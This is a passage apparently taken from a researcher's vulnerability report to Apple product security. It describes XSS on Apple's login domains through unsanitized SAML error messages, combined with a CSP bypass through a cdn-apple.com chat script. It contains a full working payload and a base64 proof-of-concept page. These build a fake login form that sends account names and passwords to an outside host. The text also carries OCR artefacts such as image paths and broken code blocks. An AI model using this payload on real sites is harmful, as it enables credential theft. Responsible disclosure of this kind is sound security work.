Urgent, XSS bypassing auditor on idmsa.apple.com / idmsac.apple.com due to SAML error. CSP-bypass using gadget from cdn-apple.com creating trustworthy password stealing form

Frans Rosén Tue, Feb 16, 2021 at 12:13 AM
To: "product-security@apple.com" <product-security@apple.com>

Hi,

This was so much fun. Wow! Just a FYI, due to the fact that this is an XSS bypassing any XSS-auditor being on the login-domains idmsa/idmsac (which I would say are the most sensitive ones you have) I decided to put urgent in the title. It should be fixed immediately.

I noticed that there's some apps allowing SAML-connection with idmsa/idmsac.apple.com. They can generate a SAMLRequest and post it to:

```
https://idmsa.apple.com/IDMSWebAuth/SAMLLogin?CertVersion=v2020
```

The SAMLRequest parameter is a Base64 of the following XML:

```
<?xml version="1.0" encoding="UTF-8"?><samlp:AuthnRequest xmlns:samlp="urn:oasis:names:
tc:SAML:2.0:protocol" AssertionConsumerServiceUR="https://apple-ads-console.lrn.com" ID="hello"
IssueInstant="2021-02-15T13:50:04.889Z" Version="2.0"><ok></ok><saml:Issuer xmlns:saml="urn:oasis:names:
tc:SAML:2.0:assertion">3f0e13fd689327c6d225dbcd87ed00c098a4d3392d9e388746782fa0ad85
b41d</saml:Issuer></samlp:AuthnRequest>
```

This page will actually unpack the SAMLRequest parameter and inject the parameters for it inside the DOM. These parameters are properly sanitized. However, when I tested just for fun, to change the `xml version` to something else, I noticed that the content was not sanitized:

```
<?xml version="2xxx<script>alert(document.domain)</script>ok.0" encoding="UTF-8"?>
```

gave the following output back:

```
<div class="tk-intro" style="font-size: 14px;color:#ff090f;">XML version "2xxx<script>alert(document.domain)
</script>ok.0" is not supported, only XML 1.0 is supported.</div>
```

Wow! It seems like the XML-parser actually showed the full version you provided if it was not matching `1.0`. Okay. Let's move forward. This worked on both idmsa.apple.com and idmsac.apple.com (corp sign in for Apple employees).

I then noticed that the CSP on these two domains were pretty strict:

```
script-src 'self' https://*.cdn-apple.com https://ssl.apple.com https://www.apple.com ;
```

I then started looking around at `cdn-apple.com`. I found an interesting script. The following JS file:

```
```

https://store.storeimages.cdn-apple.com/4662/store.apple.com/shop/rs-web/1/rel/chat.js
```

This script has functionality to launch a chat window when clicking a button. It will look for a property in the DOM called `window.chatConfig.chat.page`. When the chat window is triggered by a button using the `as-chat-button`-class, it will loop through the keys of `window.chatConfig.chat.page`, inject each element as a new input field, and also look for the one with `name=='url'` and use the `value` of that object to create a form in a new window and submit the data to the url from that property.

This was a perfect gadget. This means that we can:

1. Use DOM-clobbering and iframe srcdoc to build the `window.chatConfig.chat.page` property by using iframes and forms. This is totally allowed by the CSP.
2. We can then use the input fields inside this clobbering for the account-login form and make it look legit. We can even point the `<form action=""` to `idmsa.apple.com` or `idmsac.apple.com` (In my PoC it's pointing to idmsa.apple.com, but can easily be changed).
3. We can then add a button that is the submit button, which will extract the input fields from the fake login form, and submit them to the arbitrary endpoint we chose. In my case I have a simple website on my domain that will just reflect the account information.

This took quite some time to build. And here's the final non-base64:ed SAMLRequest:

```
<style>h1{text-align:center;z-index:3;position:absolute;background:red;top:-100px;padding-top:100px;left:0;
bottom:0;right:0}.tk-intro{color:#fff !important;}</style><iframe name=chatConfig id=chatConfig scrolling=no
style=overflow:hidden;border:0;background:#fff;margin-top:-20px;padding-left:250px;width:700px;z-index:1;
srcdoc='<iframe scrolling=no style=overflow:hidden;border:0;width:500px; name=chat id=chat srcdoc="<form
action=https://idmsa.apple.com/ id=page name=page><input type=hidden name=url value=https://tmp.thz.pw/
stolen/> <label for=accountname>Account Name<br />
</label><input id=accountname name=appleId> <label
for=accountpassword>Password<br /></label><input id=accountpassword placeholder=Password
name=accountPassword type=password> "></iframe>'></iframe>

<input type=image class=as-chat-button style=position:absolute;z-index:2;margin-top:10px;margin-
left:-100px;background-color:rgba(0,0,0,0.3);width:24px;height:24px; data-chat-ui='url=0;"<h1>I GOT YOUR
INFO!</h1>;' src='
AOCAMAAAAolt3jAAAABGdBTUEAALGPC/xhBQAAACBjSFJNAAB6JgAAgIQAAPoA
AACA6AAAdTAAAOpgAAA6mAAAF3CculE8AAAAOVBMVEX////////////////////////////////////////////////////////+
0EB4eAAAAEnRSTlMAMzDy+U6LjzHxLy4BkvhJji2eh+2UAAAAAWJLR0QAiAUdSAAAAAlwSFlz
AAAHsAAAB7AB1IKDYgAAAD1JREFUCNeNykkKACAMQ9E4z1Pvf1hBQdqdfxMe
BDgpDZ6xjtOTdPhyTPSyGdEwlvetjfr4EqYQkhDyursBSMQDkHFXTdYAAAAASUVORK5CYII='>
<script src=https://store.storeimages.cdn-apple.com/4662/store.apple.com/shop/rs-web/1/rel/chat.js></script>
```

My PoC-page looks like this:

```


<html>
  <body>
    <form id="x" action="https://idmsac.apple.com/IDMSWebAuth/SAMLLogin?CertVersion=v2020"
method="POST">
      <input type="hidden" name="SAMLRequest" value="PD94bWwgdmVyc2lvbj0iPHN0eWxlPm
gxe3RleHQtYWxpZ246Y2VudGVyO3otaW5kZXg6Mztwb3NpdGlvbjphYnNvbH
V0ZTtiYWNrZ3JvdW5kOnJlZDt0b3A6LTEwMHB4O3BhZGRpbmctdG9wOjEwMH
B4O2xlZnQ6MDtib3R0b206MDtyaWdodDowfS50ay1pbnRyb3tjb2xvcjojZm
ZmICFpbXBvcnRhbnQ7fTwvc3R5bGU+PGlmcmFtZSBuYW1lPWNoYXRDb25maW
cgaWQ9Y2hhdENvbmZpZyBzY3JvbGxpbmc9bm8gc3R5bGU9b3ZlcmZsb3c6aG
lkZGVuO2JvcmRlcjowO2JhY2tncm91bmQ6I2ZmZjttYXJnaW4tdG9wOi0yME
B4O3BhZGRpbmctbGVmdDoyNTBweDt3aWR0aDo3MDBweDt6LWluZGV4OjE7IH
NyY2RvYz0nPGlmcmFtZSBzY3JvbGxpbmc9bm8gc3R5bGU9b3ZlcmZsb3c6aG
lkZGVuO2JvcmRlcjowO3dpZHRoOjUwMHB4OyBuYW1lPWNoYXQgaWQ9Y2hhdC
BzcmNkb2M9JnF1b3Q7PGZvcm0gYWN0aW9uPWh0dHBzOi8vaWRtc2EuYXBwbG
UuY29tLyBpZD1wYWdlIG5hbWU9cGFnZT48aW5wdXQgdHlwZT1oaWRkZW4gbm
FtZT11cmwgdmFsdWU9aHR0cHM6Ly90bXAudGh6LnB3L3N0b2xlbi8+PGRpdiBzdHlsZT1jbGVhcjpib3RoPj
xkaXYgc3R5bGU9ZmxvYXQ6bGVmdDt3aWR0aDoxNjVweDs+PGxhYmVsIGZvcj1hY2NvdW50bmFtZT
```
```


5BY2NvdW50IE5hbWU8YnIgLz48L2xhYmVsPjxpbnB1dCBpZD1hY2NvdW50bm
FtZSBuYW1lPWFwcGxlSWQ+PC9kaXY+PGRpdiBzdHlsZT1mbG9hdDpsZWZ0Pj
xsYWJlbCBmb3I9YWNjb3VudHBhc3N3b3JkPlBhc3N3b3JkPGJyIC8+
PC9sYWJlbD48aW5wdXQgaWQ9YWNjb3VudHBhc3N3b3JkIHBsYWNlaG9sZGVy
PVBhc3N3b3JkIG5hbWU9YWNjb3VudFBhc3N3b3JkIHR5cGU9cGFzc3dvcmQ&
#43;PC9kaXY+PC9kaXY+JnF1b3Q7PjwvaWZyYW1lPic+PC9pZnJhbWU+
ICA8aW5wdXQgdHlwZT1pbWFnZSBjbGFzcz1hcy1jaGF0LWJ1dHRvbiBzdHls
ZT1wb3NpdGlvbjphYnNvbHV0ZTt6LWluZGV4OjI7bWFyZ2luLXRvcDoxMHB4
O21hcmdpbi1sZWZ0Oi0xMDBweDtiYWNrZ3JvdW5kLWNvbG9yOnJnYmEoMCww
LDAsMC4zKTt3aWR0aDoyNHB4O2hlaWdodDoyNHB4OyBkYXRhLWNoYXQtdWk9
J3VybD0wOyZxdW90OzxoMT5JIEdPVCBZT1VSIElORk8hPC9oMT47JyBzcmM9
J2RhdGE6aW1hZ2UvcG5nO2Jhc2U2NCxpVkJPUncwS0dnb0FBQUFOU1VoRVVn
QUFBQTRBQUFBT0NBTUFBQUFvbHQzakFBQUFCR2RCVFVFQUFMR1BDL3hoQlFB
QUFDQmpTRkpOQUFCNkpnQUFnSVFBQVBvQUFBQ0E2QUFBZFRBQUFPcGdBQUE2
bUFBQUYzQ2N1bEU4QUFBQU9WQk1WRVgvLy8vLy8vLy8vLy8vLy8vLy8v
Ly8vLy8vLy8vLy8vLy8vLy8vLy8vLy8vLy8vLy8vLy8vLy8vLy8vLy8rMEVCNGVBQUFBRW5SU1
RsTUFNekR5K1U2TGp6SHhMeTRCa3ZoSmppMmVoKzJVQUFBQUFXSkxSMFFBaU
FVZFNBQUFBQWx3U0ZsekFBQUhzQUFBQjdBQjFJS0RZZ0FBQUQxSlJFRlVDTm
VOeWtrS0FDQU1ROUU0ejFQdmYxaEJRZHFkZnhNZUJEZ3BEWjZ4anRPVGRQaH
lUUFN5R2RFd2x2ZXRqZnI0RXFZUWtoRHl1cnNCU01RRGtIRlhUZFlBQUFBQVNVVk9SSzVDWUlJPSc+
IDxzY3JpcHQgc3JjPWh0dHBzOi8vc3RvcmUuc3RvcmVpbWFnZXMuY2RuLWFw
cGxlLmNvbS80NjYyL3N0b3JlLmFwcGxlLmNvbS9zaG9wL3JzLXdlYi8xL3JlbC9jaGF0LmpzPjwvc2NyaXB0PlgZW
5jb2Rpbmc9IlVURi04Ij8+PHNhbWxwOkF1dGhuUmVxdWVzdCB4bWxuczpzYW1scD0idXJuOm9hc2lzOm5h
bWVzOnRjOlNBTUw6Mi4wOnByb3RvY29sIiBBc3NlcnRpb25Db25zdW1lclNl
cnZpY2VVUj0iaHR0cHM6Ly9hcHBsZS1hZHMtY29uc29sZS5scm4uY29tIiBJ
RD0iaGVsbG8iIElzc3VlSW5zdGFudD0iMjAyMS0wMi0xMzo1MDowNC44
ODIaIiBWZXJzaW9uPSIyLjAiPjxzYW1sOklzc3VlciB4bWxuczpzYW1sPSJ1cm46b2FzaXM6bmFtZX
M6dGM6U0FNTDoyLjA6YXNzZXJ0aW9uIj4zZjBlMTNmZDY4OTMyN2M2ZDIyNW
RiY2Q4N2VkMDBjMDk4YTRkMzM5MmQ5ZTM4ODc0Njc4MmZhMGFkODViNDFkPG
k+PGI+JyI8L2I+PC9pPjwvc2FtbDpJc3N1ZXI+PC9zYW1scDpBdXRoblJlcXVlc3Q+" />
<input type="submit" value="XSS on idmsa.apple.com" onclick="x.action='https://idmsa.apple.com/IDMSWebAuth/SAMLLogin?CertVersion=v2020'; this.form.submit(); return false;" />
<input type="submit" value="XSS on idmsac.apple.com" onclick="x.action='https://idmsac.apple.com/IDMSWebAuth/SAMLLogin?CertVersion=v2020'; this.form.submit(); return false;" />
</form>
</body>
</html>
```

As you see, it has the option to trigger this for either idmsa.apple.com or idmsac.apple.com.

Here are some screenshots:


```





As you might understand, this is most likely the most important domains you have, since the user inserts their credentials on this page. The XSS we do here is bypassing XSS auditor since the payload is base64:ed, and the CSP is not broken, since we use an existing script from `*.cdn-apple.com`. I hope you understand the severity of having this XSS on the login domain.

Mitigation

Make sure all errors for the SAML flow is properly sanitized.

Regards,
Frans